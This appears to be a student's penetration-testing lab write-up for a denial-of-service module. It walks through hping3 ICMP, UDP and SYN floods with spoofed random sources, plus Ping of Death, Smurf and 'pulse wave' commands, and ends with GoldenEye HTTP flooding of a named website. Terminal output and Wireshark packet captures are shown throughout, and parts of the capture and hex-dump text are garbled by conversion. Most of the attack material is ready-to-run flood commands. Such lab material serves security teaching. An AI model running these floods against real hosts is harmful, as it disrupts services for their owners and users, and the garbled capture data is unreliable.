The screenshot shows a Wireshark capture session titled "Capturing from eth0". The packet list pane displays 66199 captured frames, with the first frame selected. The selected frame's details and bytes panes are shown. The details pane shows the following information for the selected frame:

No.	Time	Source	Destination	Protocol	Length	Info
66180	19:59:56.333385	192.168.1.33	192.168.1.33	UDP	298	293.69233 - 88 Len=251
66182	19:59:56.333546	192.168.1.33	192.168.1.33	UDP	298	293.69233 - 88 Len=251
66183	19:59:56.333593	192.168.1.33	192.168.1.33	UDP	298	293.69233 - 88 Len=251
66184	19:59:56.340912	192.168.1.33	192.168.1.33	UDP	298	293.69233 - 88 Len=251
66185	19:59:56.342864	192.168.1.33	192.168.1.33	UDP	298	293.69233 - 88 Len=251
66186	19:59:56.343021	192.168.1.33	192.168.1.33	UDP	298	293.69233 - 88 Len=251
66187	19:59:56.345295	192.168.1.33	192.168.1.33	UDP	298	293.69233 - 88 Len=251
66188	19:59:56.349197	192.168.1.33	192.168.1.33	UDP	298	293.69233 - 88 Len=251
66189	19:59:56.349210	192.168.1.33	192.168.1.33	UDP	298	293.69233 - 88 Len=251
66190	19:59:56.355255	192.168.1.33	192.168.1.33	UDP	298	293.69233 - 88 Len=251
66191	19:59:56.35798	192.168.1.33	192.168.1.33	UDP	298	293.69233 - 88 Len=251
66192	19:59:56.35983	192.168.1.33	192.168.1.33	UDP	298	293.69233 - 88 Len=251
66193	19:59:56.36030	192.168.1.33	192.168.1.33	UDP	298	293.69233 - 88 Len=251
66194	19:59:56.36430	192.168.1.33	192.168.1.33	UDP	298	293.69233 - 88 Len=251
66195	19:59:56.36639	192.168.1.33	192.168.1.33	UDP	298	293.69233 - 88 Len=251
66196	19:59:56.36889	192.168.1.33	192.168.1.33	UDP	298	293.69233 - 88 Len=251
66197	19:59:56.37000	192.168.1.33	192.168.1.33	UDP	298	293.69233 - 88 Len=251
66198	19:59:56.37289	192.168.1.33	192.168.1.33	UDP	298	293.69233 - 88 Len=251
66199	1.6315060633	192.168.1.33	192.168.1.33	UDP	274	34732 - 88 Len=232

The bytes pane shows the raw hex and ASCII data for the selected frame. The packet list pane shows the full list of 66199 captured frames, with frame 1 highlighted. The status bar at the bottom indicates "eth0: <live capture in progress>" and "Packets: 66199".

MODULE –10 DENIAL OF SERVICE



SACHCHITA

4. Perform DOS/DDOS Using Hping3

hping3 is a command-line network tool used for packet crafting, scanning, firewall testing, and DoS simulation. It is especially useful in penetration testing and network troubleshooting. It's often referred to as a "packet generator" or "network security auditing tool", similar to ping, but much more powerful.


How to use it: -

- Open kali linux terminal and type hping3 command

Command: - hping3 -1 192.168.1.65 --rand-source -p 80 –flood

Explanation: -

- -1 – for ICMP Packets
- --rand-source – Random ip sources
- -p – port
- 80 –port number



```

kali [Running] - OracleVirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
root@sachet:kali:[~]
$ sudo su
[sudo] password for sachet:
[root@sachet:kali:~/home/sachet]
# hping3 -1 192.168.1.4 --rand-source -p 80 --flood
HPING 192.168.1.4 (eth0 192.168.1.4): icmp mode set, 28 headers + 0 data bytes
Hping in flood mode, no replies will be shown
`C
-- 192.168.1.4 ping statistic
459946799 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[root@sachet:kali:~/home/sachet]
# hping3 -1 192.168.1.65 --rand-source -p 80 --flood
HPING 192.168.1.65 (eth0 192.168.1.65): icmp mode set, 28 headers + 0 data bytes
Hping in flood mode, no replies will be shown
`C
-- 192.168.1.65 hping statistic
45246799 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[root@sachet:kali:~/home/sachet]
# 

```

MODULE –10 DENIAL OF SERVICE

UDP Flood Attack

```
sudo hping3 -2 <TARGET_IP> -p 80 --flood
```

- $-2 \rightarrow$ UDP mode
 - Overwhelms bandwidth and services
UDP doesn't ask permission. That's the problem—and the lesson.

kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Session Actions Edit View Help

root@kali: /home/sachet

```
(root㉿kali)-[~/Raven-Storm]
# cd ..
(root㉿kali)-[~/]
# sudo hping3 -2 192.168.1.39 -p 80 --flood
HPING 192.168.1.39 (eth0 192.168.1.39): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
— 192.168.1.39 hping statistic —
317937 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(root㉿kali)-[~/]
#
```

MODULE –10 DENIAL OF SERVICE

ICMP Flood Attack

```
sudo hping3 -1 <TARGET_IP> --flood
```

- -1 → ICMP (Echo Request)
- Consumes CPU and network resources
- Ping, but weaponized. Simple. Effective. Ancient.

```

kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
[root@kali ~]# cd ..
[root@kali ~]# sudo hping3 -2 192.168.1.39 -p 80 --flood
HPING 192.168.1.39 (eth0 192.168.1.39): udp mode set, 28 headers + 0 data bytes
hp ping in flood mode, no replies will be shown
^C
-- 192.168.1.39 hping statistic --
317937 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

[root@kali ~]# sudo hping3 -1 192.168.1.39 --flood
HPING 192.168.1.39 (eth0 192.168.1.39): icmp mode set, 28 headers + 0 data bytes
hp ping in flood mode, no replies will be shown
^C
-- 192.168.1.39 hping statistic --
120979 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

[root@kali ~]#

```

No.	Time	Source	Destination	Protocol	Length Info
45941	00:00:00.497428314	192.168.1.33	192.168.1.39	ICMP	42 Echo (ping) request id=0xb40d, seq=64147/37882, ttl=64 (no response found!)
45941	00:00:00.497430644	192.168.1.33	192.168.1.39	ICMP	42 Echo (ping) request id=0xb40d, seq=64483/37883, ttl=64 (no response found!)
45941	00:00:00.497598944	192.168.1.33	192.168.1.39	ICMP	42 Echo (ping) request id=0xb40d, seq=64659/37884, ttl=64 (no response found!)
45941	00:00:00.497600139	192.168.1.33	192.168.1.39	ICMP	42 Echo (ping) request id=0xb40d, seq=64710/37885, ttl=64 (no response found!)
45941	00:00:00.497699445	192.168.1.33	192.168.1.39	ICMP	42 Echo (ping) request id=0xb40d, seq=65371/37886, ttl=64 (no response found!)
45941	00:00:00.49816622	192.168.1.33	192.168.1.39	ICMP	42 Echo (ping) request id=0xb40d, seq=65427/37887, ttl=64 (no response found!)
45941	00:00:00.498135234	192.168.1.33	192.168.1.39	ICMP	42 Echo (ping) request id=0xb40d, seq=6548/37888, ttl=64 (no response found!)
45941	00:00:00.498135234	192.168.1.33	192.168.1.39	ICMP	42 Echo (ping) request id=0xb40d, seq=6549/37889, ttl=64 (no response found!)
45941	00:00:00.498379667	192.168.1.33	192.168.1.39	ICMP	42 Echo (ping) request id=0xb40d, seq=669/37890, ttl=64 (no response found!)
45941	00:00:00.498500196	192.168.1.33	192.168.1.39	ICMP	42 Echo (ping) request id=0xb40d, seq=916/37891, ttl=64 (no response found!)
45941	00:00:00.498618346	192.168.1.33	192.168.1.39	ICMP	42 Echo (ping) request id=0xb40d, seq=1172/37892, ttl=64 (no response found!)
45941	00:00:00.498628445	192.168.1.33	192.168.1.39	ICMP	42 Echo (ping) request id=0xb40d, seq=1183/37893, ttl=64 (no response found!)
45941	00:00:00.498631141	192.168.1.33	192.168.1.39	ICMP	42 Echo (ping) request id=0xb40d, seq=1184/37894, ttl=64 (no response found!)
45941	00:00:00.498973704	192.168.1.33	192.168.1.39	ICMP	42 Echo (ping) request id=0xb40d, seq=1949/37895, ttl=64 (no response found!)
45941	00:00:00.49997206	192.168.1.33	192.168.1.39	ICMP	42 Echo (ping) request id=0xb40d, seq=2196/37896, ttl=64 (no response found!)
45941	00:00:00.49997206	192.168.1.33	192.168.1.39	ICMP	42 Echo (ping) request id=0xb40d, seq=2197/37897, ttl=64 (no response found!)
45941	00:00:00.49997206	192.168.1.33	192.168.1.39	ICMP	42 Echo (ping) request id=0xb40d, seq=2198/37898, ttl=64 (no response found!)
45941	00:00:00.49997206	192.168.1.33	192.168.1.39	ICMP	42 Echo (ping) request id=0xb40d, seq=2199/37899, ttl=64 (no response found!)
45941	00:00:00.49997206	192.168.1.33	192.168.1.39	ICMP	42 Echo (ping) request id=0xb40d, seq=2200/37900, ttl=64 (no response found!)
45941	00:00:00.499522642	192.168.1.33	192.168.1.39	ICMP	42 Echo (ping) request id=0xb40d, seq=2664/37899, ttl=64 (no response found!)
45941	00:00:00.499667368	192.168.1.33	192.168.1.39	ICMP	42 Echo (ping) request id=0xb40d, seq=3228/37900, ttl=64 (no response found!)

> Frame 1: Packet 1, 274 bytes on wire (2192 bits), 274 bytes captured (2192 bits) on interface eth0, id 0
 Ethernet II, Src: Kali Linux (00:0c:29:14:7d:01), Dst: NokiaSolutions_02_bb:01 (00:01:ca:62:bb:01)
 Internet Protocol Version 4, Src: 192.168.1.33, Dst: 192.168.1.1
 User Datagram Protocol, Src Port: 34732, Dst Port: 80
 Data (232 bytes)

0: 0000 a0 91 c0 d2 bb 61 00 00 27 37 24 09 00 00 45 00 .. b a 7'5 .. E
 1: 0001 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00] 0[]
 2: 0002 01 01 97 ac 00 50 00 00 78 04 74 47 45 54 20 2f 5b .. P .. GET /
 3: 0003 27 31 39 32 2e 31 30 38 2e 31 2e 31 31 27 5d 20 48 .. '192.168.1.1']
 4: 0004 54 54 59 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 5b .. TTP/1.1 Host: [
 5: 0005 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..]
 6: 0006 26 55 73 65 72 2d 41 07 65 6e 74 3a 26 47 70 05 .. User-Agent: Ope
 7: 0007 72 61 2f 39 2e 38 30 28 31 31 3b 20 4c 69 ra/9.88 (X11; li
 8: 0008 6e 75 78 20 09 30 30 36 30 20 55 3b 20 69 74 29 nux 1086 ; U; it)
 9: 0009 20 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Preset .. 62 V
 10: 000a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .. .co
 11: 000b 0e 6e 65 63 74 69 6f 0e 3a 20 4b 65 65 70 2d 41 ..nnection: Keep-A
 12: 000c 0e 69 76 65 0d 0a 41 03 03 05 70 74 2d 4c 61 0e ..ive Ac cept-Lan
 13: 000d 0f 79 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 ..ngage: No-Neg-Link
 14: 000e 0f 79 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 .. Encoding: g
 15: 000f 78 69 70 74 2d 6e 63 6f 64 69 6e 67 3e 20 67 ..zip, def late he
 16: 0010 78 2c 20 69 74 27 73 20 6d 65 20 72 73 2e 8d 0a y, it's me rs...
 17: 0011 00 0a ..

18: eth0: live capture in progress

Packets: 4594150

Profile: Default

ENG IN 04:53 PM 19-12-2025

MODULE –10 DENIAL OF SERVICE

Ping of Death

```
sudo hping3 -1 <TARGET_IP> -d 65500
```

- -d 65500 → oversized packet payload

Back in the day, this crashed systems hard. Modern OSes mostly patched it—but history still grades you on it.

MODULE –10 DENIAL OF SERVICE

Smurf Attack

```
sudo hping3 -1 <BROADCAST_IP> --spoof <VICTIM_IP>
```

- ICMP sent to broadcast address
 - Victim IP spoofed
- Amplification via trust. Networks replying all at once—chaos math.

The screenshot shows two windows from Oracle VirtualBox. The top window is a terminal session titled 'kali [Running] - Oracle VirtualBox'. It displays the following command and its output:

```
# sudo hping3 -1 192.168.1.39 -d 65500
Option error: sorry, data size must be < 65495

# sudo hping3 -1 192.168.1.1 --spoof 192.168.1.39
HPING 192.168.1.1 (eth0 192.168.1.1): icmp mode set, 28 headers + 0 data bytes
^C
-- 192.168.1.1 hping statistic --
71 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

#
```

The bottom window is a NetworkMiner tool titled 'Capturing from eth0'. It shows a list of network packets with detailed information such as source and destination MAC addresses, protocols (e.g., ICMPv6, ARP), and payload. A large portion of the captured traffic is highlighted in yellow, indicating it is related to the Smurf attack.

MODULE –10 DENIAL OF SERVICE

Pulse Wave Attack

```
sudo hping3 -S <TARGET_IP> -p 80 --flood --rand-source
```

Traffic hits in violent bursts. Not constant—*rhythmic*. Harder to filter, easier to miss.

```
root@kali:~# hping3 -S 192.168.1.39 -p 80 --flood --rand-source
HPING 192.168.1.39 (eth0 192.168.1.39): S set, 40 headers + 0 data bytes
hpPing in flood mode, no replies will be shown
^C
-- 192.168.1.39 hping statistic --
55 packets transmitted, 54 packets received, 2% packet loss
round-trip min/avg/max = 8.6/99.1/1044.0 ms
```


No.	Time	Source	Destination	Protocol	Length Info
48263.	1853.6698124.	173.196.71.121	192.168.1.39	TCP	54.12111 - 88 [SYN] Seq=0 Win=512 Len=0
48263.	1853.6698125.	173.196.71.121	192.168.1.39	TCP	54.12112 - 88 [SYN] Seq=0 Win=512 Len=0
48263.	1853.6698126.	173.196.71.121	192.168.1.39	TCP	54.12113 - 88 [SYN] Seq=0 Win=512 Len=0
48263.	1853.6698127.	173.196.71.121	192.168.1.39	TCP	54.12114 - 88 [SYN] Seq=0 Win=512 Len=0
48263.	1853.6698128.	125.197.112.77	192.168.1.39	TCP	54.12115 - 88 [SYN] Seq=0 Win=512 Len=0
48263.	1853.6698129.	194.223.91.38	192.168.1.39	TCP	54.12116 - 88 [SYN] Seq=0 Win=512 Len=0
48263.	1853.6698130.	171.72.92.92	192.168.1.39	TCP	54.12117 - 88 [SYN] Seq=0 Win=512 Len=0
48263.	1853.6698131.	171.72.92.93	192.168.1.39	TCP	54.12118 - 88 [SYN] Seq=0 Win=512 Len=0
48263.	1853.6698132.	204.225.37.228	192.168.1.39	TCP	54.12119 - 88 [SYN] Seq=0 Win=512 Len=0
48263.	1853.6698133.	100.193.58.141	192.168.1.39	TCP	54.12120 - 88 [SYN] Seq=0 Win=512 Len=0
48263.	1853.6698134.	173.196.71.121	192.168.1.39	TCP	54.12121 - 88 [SYN] Seq=0 Win=512 Len=0
48263.	1853.6698135.	173.196.71.121	192.168.1.39	TCP	54.12122 - 88 [SYN] Seq=0 Win=512 Len=0
48263.	1853.6698136.	105.252.217.243	192.168.1.39	TCP	54.12123 - 88 [SYN] Seq=0 Win=512 Len=0
48263.	1853.6698137.	192.168.1.39	192.168.1.39	TCP	54.12124 - 88 [SYN] Seq=0 Win=512 Len=0
48263.	1853.6698138.	209.49.58.139	192.168.1.39	TCP	54.12125 - 88 [SYN] Seq=0 Win=512 Len=0
48263.	1853.6698139.	173.196.71.121	192.168.1.39	TCP	54.12126 - 88 [SYN] Seq=0 Win=512 Len=0
48263.	1853.6698140.	192.168.1.39	192.168.1.39	TCP	54.12127 - 88 [SYN] Seq=0 Win=512 Len=0
48263.	1853.6698141.	192.168.1.39	192.168.1.39	TCP	54.12128 - 88 [SYN] Seq=0 Win=512 Len=0
48263.	1853.6698142.	192.168.1.39	192.168.1.39	TCP	54.12129 - 88 [SYN] Seq=0 Win=512 Len=0

For 1.5 seconds, 274 bytes on wire (2192 bits), 274 bytes captured (2192 bits) on interface eth0, id 0
 Ethernet II, Src: Kali Linux (08:00:27:08:3f:08), Dst: NokiaSolutio_02:b6:b6 (a0:91:ca:62:b6:08)
 Internet Protocol Version 4, Src: 192.168.1.33, Dst: 192.168.1.1
 User Datagram Protocol, Src Port: 34732, Dst Port: 80
 Data (233 bytes)

MODULE –10 DENIAL OF SERVICE

Zero-Day Style Flood (Conceptual)

```
sudo hping3 -S <TARGET_IP> -p 80 --flood -d 120 --rand-source
```




5. Perform DOS/DDOS Using Goldeneye

GoldenEye is a Layer 7 (Application Layer) DoS testing tool written in Python, designed to simulate HTTP-based Denial of Service attacks on web servers. It's commonly used in penetration testing labs to test how a web server responds to large numbers of simultaneous HTTP requests.

How to use it :-

- Open kali linux terminal and type **goldeneye**



```

kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
root@kali:~#
# goldeneye
Command 'goldeneye' not found, but can be installed with:
apt install goldeneye
Do you want to install it? (N/y)
apt install goldeneye
The following packages were automatically installed and are no longer required:
 libgpgme45 libwirelessapi18 libwpautil16 python3-gpg samba-ad-provision samba-dsdb-modules
Use 'sudo apt autoremove' to remove them.

Installing:
 goldeneye

Summary:
 Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 616
 Download size: 83.9 kB
 Space needed: 986 kB / 6,446 MB available

Get:1 http://http.kali.org/kali kali-rolling/main amd64 goldeneye all 1.2.0+git20191230-2 [83.9 kB]
Fetched 83.9 kB in 3s (26.0 kB/s)
Selecting previously unselected package goldeneye.
(Reading database ... 435687 files and directories currently installed.)
Preparing to unpack .../goldeneye_1.2.0+git20191230-2_all.deb ...
Unpacking goldeneye (1.2.0+git20191230-2) ...
Setting up goldeneye (1.2.0+git20191230-2) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.4.2) ...
Scanning processes ...
Scanning linux images ...

Running kernel seems to be up-to-date.

No services need to be restarted.

```

MODULE –10 DENIAL OF SERVICE

Command: - goldeneye <target url> 80

```
(root㉿kali)-[~/home/sachet]
# goldeneye i https://www.certifiedhacker.com 80
/usr/bin/goldeneye:8: SyntaxWarning: invalid escape sequence '\_'
| $ $ \_ / /$$$$$$ | $ $ /$$$$$$ /$$$$$$ /$$$$$$ | $ $ /$ $ /$$$$$$
Invalid URL supplied

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>
USAGE: goldeneye <url> [OPTIONS]

OPTIONS:
  Flag           Description          Default
  -u, --useragents File with user-agents to use (default: randomly generated)
  -w, --workers   Number of concurrent workers (default: 10)
  -s, --sockets  Number of concurrent sockets (default: 500)
  -m, --method    HTTP Method to use 'get' or 'post' or 'random' (default: get)
  -n, --noSSLcheck Do not verify SSL Certificate (default: True)
  -d, --debug     Enable Debug Mode [more verbose output] (default: False)
  -h, --help      Shows this help

(running@kali)-[~/home/sachet]
# goldeneye https://www.certifiedhacker.com 80
/usr/bin/goldeneye:8: SyntaxWarning: invalid escape sequence '\_'
| $ $ \_ / /$$$$$$ | $ $ /$$$$$$ /$$$$$$ /$$$$$$ | $ $ /$ $ /$$$$$$

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>
Hitting webserver in mode 'get' with 10 workers running 500 connections each. Hit CTRL+C to cancel.
```

- Attack started


No.	Time	Source	Destination	Protocol	Length	Info
53	2.159326734	46.232.211.160	192.168.1.5	TCP	60	16391 → 49117 [ACK] Seq=2 Ack=2 Win=16 Len=0
54	2.217635245	2664:3d09:737f:...	2401:4900:881d:...	UDP	82	27059 → 63925 Len=20
55	2.225397366	2664:3d09:737f:...	2401:4900:881d:...	UDP	88	27059 → 63925 Len=26
56	2.225397541	2401:4900:881d:...	2664:3d09:737f:...	UDP	82	63925 → 27059 Len=20
57	2.225397568	2401:4900:881d:...	2664:3d09:737f:...	UDP	82	63925 → 27059 Len=20
58	2.225397578	2401:4900:881d:...	2660:382:bb08:1...	TCP	86	[TCP Port numbers reused] 49126 → 44969 [SYN] Seq=0 Win=65535 Len=0 MSS=1340 WS=256 SACK_PERM
59	2.265950819	45.156.188.28	192.168.1.5	TCP	60	45714 → 49127 [RST] Seq=327 Win=0 Len=0
60	2.338362934	177.17.173.171	192.168.1.5	TCP	68	51413 → 49128 [FIN, ACK] Seq=174 Ack=735 Win=131584 Len=0
61	2.338363237	192.168.1.5	177.17.173.171	TCP	68	49125 → 51413 [ACK] Seq=735 Ack=175 Win=65280 Len=0
62	2.338363283	192.168.1.5	177.17.173.171	TCP	68	49125 → 51413 [FIN, ACK] Seq=735 Ack=175 Win=65280 Len=0
63	2.374428824	fe80::a291:caff...	fe80::a291:caff...	ICMPv6	86	Neighbor Solicitation from fe80::46d8:8249:348:c676 to fe80::91:ca:62:bb:61
64	2.374429139	fe80::a291:caff...	fe80::a291:caff...	ICMPv6	86	Neighbor Advertisement fe80::46d8:8249:348:c676 (sol, ovr) is at d4:ab:61:65:2d:f4
65	2.393703727	2401:4900:881d:...	2409:40e3:103b:...	UDP	82	63925 → 65427 Len=20
66	2.393704044	2401:4900:881d:...	2660:70ff:fb26c1:...	TCP	86	49128 → 10633 [SYN] Seq=0 Win=65535 Len=0 MSS=1340 WS=256 SACK_PERM
67	2.637513147	2660:382:bb08:1...	2401:4900:881d:...	TCP	74	44969 → 49126 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, 00:00:00:00:00:00 → 00:00:00:00:00:00, length: 74 bytes
